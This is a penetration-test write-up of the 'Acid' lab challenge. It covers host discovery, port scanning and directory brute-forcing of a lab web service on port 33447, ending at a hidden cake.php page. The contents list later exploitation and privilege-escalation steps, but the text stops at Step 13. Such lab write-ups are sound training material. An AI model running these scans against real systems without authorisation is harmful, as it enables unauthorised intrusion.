PENETRATION TEST REPORT

Acid – Magic Box Challenge

Attacker Machine: Kali Linux (192.168.56.104)
Target Machine: 192.168.56.105
Web Service: 33447/tcp
Challenge Path: /Challenge/Magic_Box/

FROM

SANIYA SHAIKH

Contents

1. Objective 4
2. Lab Environment 4
3. Target Information 4
4. Reconnaissance 5
   Step 1 — Identifying the Attacker IP Address 5
   Step 2 — Discovering Live Hosts 5
   Step 3 — Scanning the Target Service 6
5. Web Enumeration 7
   Step 4 — Viewing the Web Application 7
   Step 5 — Inspecting the Root HTTP Response 7
   Step 6 — Enumerating Hidden Web Paths 8
   Step 7 — Reading index.html Directly 9
   Step 8 — Confirming the Challenge Page 10
6. Hidden Path Discovery 11
   Step 9 — Configuring the Directory Scanner 11
   Step 10 — Continuing the Directory Scan 12
   Step 11 — Reviewing the Directory Results 13
   Step 12 — Reaching the Hidden Page 14
   Step 13 — Inspecting the Hidden Page Source 15
   Step 14 — Verifying Access-Control Behaviour 16
   Step 15 — Scanning the Secondary Challenge Path 16
   Step 16 — Reaching the Hax0r Page 17
7. Command Endpoint and Web Delivery 18
   Step 17 — Inspecting command.php 18
   Step 18 — Finding a Web Delivery Module 19
   Step 19 — Configuring Web Delivery 20
   Step 20 — Starting the Delivery and Receiving the Session 21
8. Initial Access and Local Enumeration 22
   Step 21 — Enumerating the Target Filesystem 22
   Step 22 — Inspecting the Shell and /sbin 23
   Step 23 — Inspecting the Custom System Directory 24
   Step 24 — Downloading hint.pcapng 25
9. Packet Capture Analysis 26
   Step 25 — Reviewing hint.pcapng in Wireshark 26
   Step 26 — Following the TCP Stream 27
10. Privilege Escalation and Final Flag 28
   Step 27 — Switching to saman and Obtaining Root 28
11. Conclusion 28

1. Objective

The goal of this assessment was to trace the complete attack path shown in the supplied screenshots, starting from basic network discovery and ending with authenticated root access on the target. The evidence shows a deliberately themed web challenge: the server exposes a custom web page, hidden directories reveal a command interface, Metasploit Web Delivery is used to obtain a Meterpreter session, a packet capture provides the next clue, and the recovered credentials are finally used with sudo.

The report follows the screenshots in the same order in which they were supplied. No screenshot has been edited, cropped, or annotated. The figure names are intentionally simple so that each image can be matched directly to the evidence sequence.

2. Lab Environment

Attacker machine: Kali Linux

Attacker IP: 192.168.56.104

Target IP: 192.168.56.105

Target service: TCP 33447

Web server: Apache/2.4.10 (Ubuntu)

Challenge application: /Challenge/Magic_Box/

3. Target Information

Item	Value
Attacker IP	192.168.56.104
Target IP	192.168.56.105
Open TCP port	33447/tcp
HTTP server	Apache/2.4.10 (Ubuntu)
Application path	/Challenge/Magic_Box/
Initial web clue	"Welcome to the world of Acid."

4. Reconnaissance

Reconnaissance was used to establish the attacker address, identify the live target, and verify the service that exposed the challenge. The evidence is straightforward: the first screenshot shows the local Kali interface, the second shows the ARP-discovered hosts, and the third confirms the target service on TCP 33447.

Step 1 — Identifying the Attacker IP Address

Command:

```
ip addr
```




Figure 1: IP Configuration

Description: The ip addr command lists the local interfaces and their assigned addresses. The screenshot shows the Kali machine using the 192.168.56.104 address on the lab interface.

Result: The attacker address is 192.168.56.104.

Interpretation: This establishes the source address that should be used when interpreting later reverse connections and listener traffic.

Why this matters: Knowing the attacker address first prevents the target and attacker roles from being confused during the later exploitation stages.

Next step: Next, the local subnet was checked for live hosts.

Step 2 — Discovering Live Hosts

Command:

```
sudo arp-scan -I eth1 -l
```




Figure 2: Host Discovery

Description: ARP discovery was used to identify systems responding on the local segment. The screenshot shows the gateway plus the two relevant lab hosts.

Result: The target candidate 192.168.56.105 is visible in the results alongside 192.168.56.100.

Interpretation: The target could now be selected from actual network evidence instead of guessing its address.

Why this matters: This is the normal first step in an isolated VulnHub-style network: determine which machine is actually providing the challenge before running application scans.

Next step: Next, the selected target was scanned for exposed services.

Step 3 — Scanning the Target Service

Command:

```
sudo nmap -p- --min-rate 1000 192.168.56.105
```




Figure 3: Port Scan

Description: The Nmap scan covered the TCP port range of the target and was used to identify the listening service.

Result: Port 33447/tcp was found open on 192.168.56.105. The screenshot identifies the responder as an Oracle VirtualBox virtual NIC.

Interpretation: The target is not exposing the usual port 80 or 22 entry points; the web challenge is running on the non-standard port 33447.

Why this matters: Finding a non-standard web port is important because subsequent browser and enumeration commands must include that port explicitly.

Next step: The service was opened in a browser to identify the application.

5. Web Enumeration

Once TCP 33447 was identified, the investigation moved to the application layer. The screenshots show a themed landing page, direct HTTP inspection with curl, and directory enumeration with Gobuster and a GUI directory scanner.

Step 4 — Viewing the Web Application

Command:

```
http://192.168.56.105:33447/
```




Figure 4: Web Home Page

Description: The browser was pointed at the service discovered by Nmap. The page contains the message "Welcome to the world of Acid" and states that fairy tales use secret keys to open the magical doors.

Result: The root page is a themed landing page rather than a conventional login screen.

Interpretation: The wording strongly suggests that useful content is hidden behind paths or values that are not immediately displayed.

Why this matters: The next action was to inspect the HTTP response itself, because source code often reveals paths or parameters that the rendered page hides.

Next step: Next, the raw response was requested with curl.

Step 5 — Inspecting the Root HTTP Response

Command:

```
curl -i http://192.168.56.105:33447/
```



Figure 5: Web Source

Description: Curl returned the HTTP headers and the HTML source. The screenshot shows Apache/2.4.10 (Ubuntu), a 200 OK response, and the source for the themed page.

Result: The HTML contains the text "Welcome to the world of Acid" and references an images directory. It also confirms that the page is a simple custom application.

Interpretation: The server is functioning normally and the page source is accessible directly, which means hidden paths can be investigated without relying only on visual navigation.

Why this matters: Source inspection is useful here because the challenge deliberately uses a story-driven interface; the HTML is often a more reliable source of technical clues than the rendered design.

Next step: Next, directory enumeration was performed to look for additional application paths.

Step 6 — Enumerating Hidden Web Paths

Command:

```
gobuster dir -u http://192.168.56.105:33447/ -w /usr/share/wordlists/dirb/common.txt
```




Figure 6: Directory Enumeration

Description: Gobuster was used to test common directory and file names against the application. The screenshot shows several responses, including redirects for /css/ and /images/, a 200 response for index.html, and protected resources that returned 403.

Result: The application has more structure than the root page alone reveals. The /css/ and /images/ paths exist, while .htaccess, .htpasswd and server-status are protected.

Interpretation: This confirms that the challenge is made up of multiple HTTP resources rather than one static page.

Why this matters: Directory enumeration is the logical way to continue when the home page hints at secret doors but does not reveal their locations.

Next step: Next, the index page source was inspected directly.

Step 7 — Reading index.html Directly

Command:

```
curl -s http://192.168.56.105:33447/index.html
```




Figure 7: Index Source

Description: The index page was fetched directly to view its complete source without browser formatting.

Result: The page source is consistent with the themed root page and repeats the message about secret keys and magical doors.

Interpretation: The challenge is intentionally minimal at the front end. There is still no normal login or obvious exploit on this page.

Why this matters: The absence of a conventional application entry point increases the value of deeper path enumeration. The browser was then checked again for the next clue shown in the following screenshot.

Next step: Next, the browser view was revisited to continue the challenge.

Step 8 — Confirming the Challenge Page

URL:

```
http://192.168.56.105:33447/Challenge
```




Figure 8: Challenge Page

Description: The browser view shows the same themed page and confirms that the HTTP service is serving the custom challenge rather than a standard web package.

Result: The application presents itself as the "world of Acid" and explicitly refers to secret keys opening magical doors.

Interpretation: The wording is a functional clue: the next task is to discover the key or hidden path rather than attack a normal login form.

Why this matters: This keeps the investigation focused on enumeration and source analysis instead of unnecessary vulnerability scanning.

Next step: A deeper directory scanner was then used to search for challenge-specific paths.

6. Hidden Path Discovery

The supplied screenshots next show the use of a directory-brute-forcing GUI, review of the discovered content, and direct access to a second application page. The flow is important because each screenshot depends on the information obtained in the previous one.

Step 9 — Configuring the Directory Scanner

Command:

```
dirbuster
```




Figure 9: Scanner Setup

Description: The GUI screenshot shows a scanner configured against the target web service. The tool is used to test a larger list of likely paths than the earlier command-line enumeration.

Result: The scan was configured and allowed to run against the challenge web root.

Interpretation: Using both command-line and GUI enumeration broadens the chance of finding paths that a small common-word list may miss.

Why this matters: This stage is about discovering the hidden application directory that contains the next challenge component.

Next step: The scan results were then reviewed.

Step 10 — Continuing the Directory Scan

Command:

```
dirbuster
```




Figure 10: Scanner Progress

Description: The enumeration tool continuing against the discovered web content. This view records the scan configuration and the candidate content being tested.

Result: The directory search is still focused on finding the challenge-specific path rather than a generic web application.

Interpretation: Using a focused scan after the first discovery reduces noise and keeps the investigation tied to the application identified in the earlier screenshots.

Why this matters: The scan was allowed to complete so that the returned paths could be reviewed together.

Next step: The completed results are shown next.

Step 11 — Reviewing the Directory Results

Command:

```
http://192.168.56.105:33447/Challenge/
```




Figure 11: Scanner Results

Description: The completed scan lists the paths and files found under the target web area. The screenshot is the evidence used to select the next hidden page.

Result: The scan returns additional challenge-related content beyond the original landing page.

Interpretation: The result confirms that the application contains multiple unlinked resources and that the challenge is intentionally spread across separate paths.

Why this matters: Directory enumeration has now produced a concrete path that can be tested in the browser.

Next step: Next, the discovered page was opened directly.

Step 12 — Reaching the Hidden Page

URL:

```
http://192.168.56.105:33447/Challenge/cake.php
```




Figure 12: Hidden Page

Description: The screenshot shows a second themed page with a short message indicating that the challenge continues.

Result: The hidden page responds successfully and confirms that the enumeration step found a real challenge component rather than a generic file.

Interpretation: The application is now clearly using a sequence of hidden pages, so each discovered path should be treated as a clue to the next one.

Why this matters: The page source was inspected to understand what the server expects next.

Next step: The raw page source was requested with curl.

Step 13 — Inspecting the Hidden Page Source

Command:

```
curl -s http://192.168.56.105:33447/Challenge/cake.php -o cake.html
```

